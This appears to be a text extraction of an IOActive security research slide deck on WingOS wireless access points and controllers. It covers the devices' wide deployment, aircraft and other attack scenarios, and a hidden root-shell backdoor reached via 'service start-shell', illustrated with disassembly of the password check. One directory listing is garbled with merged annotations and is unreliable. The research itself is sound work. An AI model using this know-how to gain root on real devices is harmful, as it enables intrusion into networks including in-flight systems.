

IOActiveTM

Breaking WingOS



Index

- Intro to WingOS.
- Scenarios & Attack surface.
- Vulnerabilities.
- Exploitation & Demo.
- Conclusions



Intro to WingOS

- Embedded Linux OS with proprietary modifications in Kernel.
- Created by Motorola. Now property of Extreme networks.
- Architecture Mips N32.
- Used mainly in Wireless AP and Controllers.
- No public information or previous research about its internals.

Intro to WingOS

DATA SHEET

ExtremeWireless™ WiNG 5

Next Generation Advanced WLAN Operating System

WiNG 5 KEY FEATURES

COMPREHENSIVE WI-FI SUPPORT


WiNG supports all Wi-Fi protocols, including 802.11a/b/g/n/ac, allowing you to create a cost-effective migration plan based on the needs of your business.

Product Overview

The ExtremeWireless WiNG 5 operating system is the next generation in the evolution of WLAN architectures. WiNG 5 OS is designed to scale efficiently from the smallest networks to large, geographically dispersed deployments. The co-operative, distributed control plane innovation in the WiNG 5 architecture offers a software-defined networking (SDN)-ready operating system that can distribute controller functionality to every access point in your network. Now, every access

Intro to WingOS

- Web interface.



Intro to WingOS

- CLI.

```
AP06-TRO>ena
AP06-TRO#show version
AP7522 version 5.7.1.0-019R
Copyright (c) 2004-2015 Symbol Technologies, Inc. All rights reserved.
Booted from primary

AP06-TRO uptime is 2 days, 22 hours 39 minutes
CPU is ARMv7
Base ethernet MAC address is :
System serial number is
Model number is AP-7522E-67040-WR

AP06-TRO#show adoption status
Adopted by:
Type      : RFS6000
System Name : RFS-VB5-CLUSTER2
MAC address :
MINT address : 70.81.E5.B1
Time       : 2 days 22:35:56 ago
AP06-TRO#show mint link details
2 mint links on 4D.89.BD.94:
link wlan-1 at level 1, 12 adjacencies, DIS 4D.89.BF.D4:
    cost 10, hello-interval 4, adj-hold-time 13
    created: for the control-vlan
    adjacency with 4D.89.BC.94, state UP (2 days), last hello 3 seconds ago
    adjacency with 4D.89.BE.90, state UP (2 days), last hello 2 seconds ago
    adjacency with 4D.89.BE.B4, state UP (2 days), last hello 1 seconds ago
    adjacency with 4D.89.BF.38, state UP (2 days), last hello 3 seconds ago
    adjacency with 4D.89.BF.44, state UP (2 days), last hello 2 seconds ago
    adjacency with 4D.89.BF.4C, state UP (2 days), last hello 3 seconds ago
    adjacency with 4D.89.BF.58, state UP (2 days), last hello 3 seconds ago
    adjacency with 4D.89.BF.68, state UP (2 days), last hello 2 seconds ago
    adjacency with 4D.89.BF.CC, state UP (2 days), last hello 1 seconds ago
    adjacency with 4D.89.BF.D4, state UP (2 days), last hello 1 seconds ago
    adjacency with 75.A3.12.E8, state UP (2 days), last hello 3 seconds ago
    adjacency with 75.A3.12.F8, state UP (2 days), last hello 1 seconds ago
link ip-           :24576 at level 2, 0 adjacencies, (unused):
    local IP
    cost 100, hello-interval 15, adj-hold-time 46
    created: by MLCP
AP06-TRO#
```



Intro to WingOS

- Devices using WingOS (Extreme networks):

WiNG Access Points

WiNG AP 7662
WiNG AP 7632
WiNG AP 7612
WiNG AP 7622
WiNG AP 7602
WiNG AP 8533
WiNG AP 8432
WiNG AP 8163
WiNG AP 7562

WiNG Controllers

WiNG RFS 4000 Controller
WiNG NX 9500 Controller
WiNG NX 7510E
WiNG VX 9000E
WiNG NX 5500E
WiNG NX 9600
WiNG TS-524 (T-5 System)
WiNG VX 9000
WiNG NX 5500

Intro to WingOS


- Devices using WingOS:
- Motorola devices and Zebra devices.

LINCOLNSHIRE and SCHAUMBURG, III., Oct. 27, 2014 – Zebra Technologies Corporation (NASDAQ: ZBRA) and Motorola Solutions, Inc. (NYSE: MSI) today announced that Zebra has completed the acquisition of Motorola Solutions' Enterprise business for \$3.45 billion in cash. The transaction was funded with \$200 million of cash on hand and \$3.25 billion in new debt.

Extreme Networks Agrees to Acquire Wireless LAN Business from Zebra Technologies

Intro to WingOS

- Devices using WingOS:



Intro to WingOS

- Devices using WingOS (Kontron for aircrafts):



AN S&T COMPANY



CHANGE LANGUAGE ▾



PRODUCTS

INDUSTRIES

SUPPORT & SERVICES

RESOURCES

ABOUT KONTRON



Search

Home / Products / Systems / Aircraft Computers / Cab-n-Connect 802.11n

Cab-n-Connect 802.11n

802.11N WIRELESS ACCESS POINT

THIS PRODUCT IS NOT RECOMMENDED FOR NEW DESIGNS.

SPECIFICATIONS

- ▶ Backwards compatible to 802.11 a/b/g standards
- ▶ Can operate as a Cabin Wireless LAN Unit (CWLU) and Terminal Wireless LAN Unit (TWLU)
- ▶ ARINC 763 compliant
- ▶ Discrete I/O to control remote ON/OFF and RF enable/disable
- ▶ Managed Access Point Solution software
- ▶ Options for integrated Ethernet Switch, Power Over Ethernet

[Download Datasheet](#)


[Request information](#)

[Add to compare](#)




Intro to WingOS

- Where you can find these devices?
- Widely used in aircrafts by many airlines around the world.



Intro to WingOS



<https://techworld.idg.se/2.2524/1.644569/wifi-flygplan/sida/2/sida-2>

Intro to WingOS

EN website and case studies you can see that these devices are used in:

- Smart buildings and Smart cities.
- Healthcare.
- Government.
- Small and big enterprise networks.
- Education.
- Retail, Stadiums.
- ...





MOTOROLA'S WLAN TECHNOLOGY SERVES 1.7 BILLION NEW YORK CITY SUBWAY RIDERS WITH ROBUST WI-FI SERVICES — EVEN UNDERGROUND

MOTOROLA SOLUTIONS AP 7161 OUTDOOR ACCESS POINT AND NX 9500 CONTROLLER



<https://transitwireless.com/wp-content/uploads/2016/04/Motorola-Case-Study-New-York-City-Transit.pdf>





KEEPING SHIPS MOVING THROUGH THE NASSAU CONTAINER PORT



Zebra's powerful outdoor WLAN solution eliminated dead spots at the port so that workers can safely and efficiently manage port terminal traffic.

SITUATION

Ships are stacked. Zebra's AirDefense software lets on-site

CUSTOMER PROFILE



Company

APD Limited

Nassau Container Port and Gladstone Freight Terminal

Applications

High speed wireless communications network for the 56-acre container port and 15-acre warehousing and deconsolidation complex

Zebra's solution

- Zebra WLAN Infrastructure AP 7161 outdoor access points with WING 5 operating system



GLOBAL ELECTRONICS MANUFACTURER GETS ON BOARD WITH HIGH-PERFORMING WIRELESS

MOTOROLA WLAN SOLUTION TURNS SPOTTY RELIABILITY INTO SEAMLESS, SECURE CONNECTIVITY



CUSTOMER PROFILE

isola

COMPANY

Isola Group, Chandler, Arizona
Global material sciences company
11 facilities and 3 research centers in Asia, Europe, U.S.

INDUSTRY

Manufacturing

MOTOROLA'S SOLUTION

- WiNG 5 operating system
- AP 5131 access points
- AP 650 access points
- RFS4000 wireless LAN switch/controller
- AirDefense Services Platform



TEXAS A&M UNIVERSITY-KINGSVILLE INSTALLS WIRELESS IN A SNAP WITH MOTOROLA'S AP 6511 ACCESS POINTS

PHOTO: Mesquite Village West



CUSTOMER
Texas A&M
University-Kingsville

INDUSTRY
Education

MOTOROLA SOLUTION

- AP 6511 802.11n
- Wallplate Access Point WiNG 5 operating system with built-in SMART RF technology

CASE STUDY

WESTMORELAND COAL COMPANY



Westmoreland Coal Company increases efficiency and profitability in the Kemmerer mine with a Zebra WLAN



ZEBRA

Customer Profile



WESTMORELAND COAL COMPANY

Westmoreland

Westmoreland Coal Company is the 4th largest coal mining operation in the world; 6th largest coal producer in North America and the oldest independent coal company in the United States. The company is focused on ensuring uncompromised worker safety, environmental stewardship and the deployment of state-of-the-art mining techniques.

Industry

Mining

Applications

- Remote equipment monitoring and maintenance
- Video monitoring
- VoWLAN voice communication solutions
- Wireless SCADA data access

Solution

Zebra AP 7161 mesh access points





SPT Connects Vietnam with Zebra Wi-Fi Solutions

ABOUT SAIGON POSTEL CORPORATION (SPT)

Established in December 1995, the Saigon Postel Corporation (SPT) has successfully established itself as a force to be reckoned with in the Vietnamese telecommunication and postal industries. Other than postal and telecommunication services, the company also provides broadband connectivity for individuals and businesses alike.

As a company, SPT believes in the value of IOActive, Inc. Copyright ©2018. All Rights Reserved.

Challenge

The average cellular Internet speed in Vietnam measures at 1.9Mbps, while the average cellular speed in Asia measures at 10.9Mbps, and the country did not have 4G mobile Internet service as of 2015. With an average Internet speed that is almost six times slower than the rest of Asia, locals are often left staring at a white screen, waiting for webpages to load on their smart

SUMMARY



Customer

Saigon Postel Corporation (SPT)

Vietnam

Industry

Telecommunications

Challenge

- Slow cellular Internet speed
- Solution needed to be easily installed, with little or no firmware configuration, to minimize interruptions to daily activities
- Chosen solution should be able to provide secure, high quality access

Solution

- Zebra AP 6521

Results

- More than 1,500 access points installed



IOActive™



CASE STUDY
WLAN GAMING



A large gaming conglomerate was looking to implement a cost-effective and easy to install

ENGAGING GUEST SERVICES

Gaming, Hospitality and Resorts

This real world case study shows the breadth of the Zebra wireless LAN solutions for a large North America based resort, gaming and hospitality ownership group.





Nanjing University Enhances the Learning Experience with Campus-wide WLAN Coverage

VHA Hospital CASE STUDY



BUSINESS PROBLEM

Hospital sought to establish a mobility environment to support guest access for patients and visitors but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets



MWR Facility CASE STUDY



BUSINESS ISSUE

Morale, Welfare and Recreation (MWR) office sought to establish a mobile environment to support guest access in its facilities but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets



Military Base Guest Network CASE STUDY

BUSINESS ISSUE

Military Base sought to establish a mobile environment to support guest access in its facilities but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets



Professional Services

- Network Assessment & Design
- Proof of Concept Trial

Integration & Deployment Services

- Integration of Motorola and non-Motorola equipment including firewalls,

Attack Surface & Scenarios

1. Aircraft Scenario:


Focused in the remote pre-auth vulnerabilities found.

- Ethernet cable:
 - Less likely in an Aircraft.
 - UDP Services/ Mint Services.
- Wi-Fi (open Wi-Fi or password protected Wi-Fi)
- Pivoting from Sat modem to AP (From the ground!)





Attack Surface & Scenarios

Aircraft using in-flight broadband services, like the one developed by Row 44, shown below, allow passengers to stay connected to the Internet while in the air. Here's how it works.



Attack Surface & Scenarios



Attack Surface & Scenarios

2. Other scenarios:

Focused in the remote pre-auth vulnerabilities found.

- Connect Ethernet cable directly:
- More likely with outdoor Access Points but also possible inside buildings.
- Wi-Fi (open Wi-Fi or password protected Wi-Fi).
- Internal network (you are inside the network).



Vulnerabilities

Hidden root shell backdoor.

- From restricted CLI to hidden root shell.
- Attacker perspective. CLI access: Good, Root shell: completely compromised
- Not critical vuln but very important for the research process.

 PaulN

Rookie



Posts: 6

 Re: scheduling tasks

« Reply #1 on: February 12, 2014, 08:41:36 AM »

Interesting idea. If the RFS6000 has a built-in task scheduler or scripting language it's not very well documented!

Presumably the service start-shell command gets you into the native OS and its cron task scheduler, but Motorola may not disclose the required password to mere customers.

Hidden root shell backdoor.

start-shell

Provides shell access

```
rfs7000-37FABE# service start-shell  
Last password used: password with MAC 00:15:70:37:fa:be  
Password:
```

```
root@kali:~/firmware/avionics/AP71XX-5.5.0.0-090R.img.extracted/_88E.extracted/root# ls -lrt  
total 68  
drwxrwxr-x 12 root root 4096 Oct 24 2013 web0+ptr($sp)  
drwxrwxr-x 2 root root 4096 Oct 24 2013 asprintf # asprintf(&sp,%s,password_introducido_teclado)  
drwxrwxr-x 2 root root 4096 Oct 24 2013 root # ""  
drwxrwxr-x 10 root root 4096 Oct 24 2013 mnt #SSD+0x10)  
drwxrwxr-x 9 root 600 4096 Oct 24 2013 flash abcFinishPassw - 0x10090000) # "/etc2/imish-passwd"  
drwxrwxr-x 8 root root 4096 Oct 24 2013 var2 # ahora se va a guardar el password introducido por  
drwxrwxr-x 2 root root 4096 Oct 24 2013 tmp #modes  
drwxrwxr-x 2 root root 4096 Oct 24 2013 proc # s3 = puntero a FILE (imish-passwd)  
drwxrwxr-x 8 root root 4096 Oct 24 2013 etc2  
drwxrwxr-x 19 root root 4096 Oct 24 2013 var  
drwxrwxr-x 4 root root 4096 Oct 24 2013 dev  
drwxrwxr-x 16 root root 4096 Oct 24 $ 2013 xusr_ptr($sp)  
drwxrwxr-x 2 root root 4096 Oct 24 $ 2013 boot #200+var_150  
drwxrwxr-x 5 root root 4096 Oct 24 $ 2013 lib  
drwxrwxr-x 2 root root 4096 Oct 24 $ 2013 bin # s ; strlen del password introducido por teclado  
drwxr-xr-x 2 root root 4096 Nov 8 17:36 sbin #asyncSSD+0x10) # ""  
drwxrwxr-x 11 root root 4096 Jan 4 03:58 etc
```

Hidden root shell backdoor.




```
1004F6DC la    $t9, printf
1004F6E0 jalr  $t9 ; printf
1004F6E4 addiu $a0, ($aLastPasswordUs - 0x10090000) # "Last password used: %s with MAC %s\n"
1004F6E8 li    $a0, 0x3C
1004F6EC la    $a1, ($aSyncSSSD+0x10)   ## ...
1004F6F0 la    $t9, askpasswd
1004F6F4 jalr  $t9 ; askpasswd
1004F6F8 addiu $a1, ($aPassword - 0x10090000) # "Password: "
1004F6FC beqz  $v0, loc_1004F754
1004F700 la    $t9, validate_mapsh_passwd
```

```
1004F704 move   $a0, $v0
1004F708 jalr  $t9 ; validate_mapsh_passwd
1004F70C li    $a1, 1
1004F710 bgez  $v0, loc_1004F734
1004F714 la    $t9, chdir
```


```
18 la    $a0, ($aSyncSSSD+0x10)   ## ...
1C la    $t9, printf
20 addiu $a0, ($aErrorInvalidPa - 0x10090000) # %% Error: Invalid password. Please try a..."
```

```
1004F734 loc_1004F734:          ## ...
1004F734 la    $a0, ($aSyncSSSD+0x10)
1004F738 jalr  $t9 ; chdir
1004F73C addiu $a0, ($aRoot - 0x10090000) # "/root"
1004F740 move   $a1, $zero
1004F744 la    $a0, ($aSyncSSSD+0x10)   ## ...
1004F748 la    $t9, mapsh_exec
1004F74C jalr  $t9 ; mapsh_exec
1004F750 addiu $a0, ($aBinSh - 0x10090000) # "/bin/sh"
```

Hidden root shell backdoor.



```
10062478 la      $t9, get_last_mapsh_passwd
1006247C addiu   $$0, $sp, 0x200+var_1F0
10062480 move    $$0, $$0
10062484 jalr    $t9 ; get_last_mapsh_passwd
10062488 addiu   $$1, $sp, 0x200+var_1FC
1006248C la      $t9, get_passwd_mac_addr
10062490 jalr    $t9 ; get_passwd_mac_addr
10062494 move    $$0, $$1
10062498 bnez   $$v0, loc_1006270C
1006249C li      $$v0, 0xFFFFFFFF
```

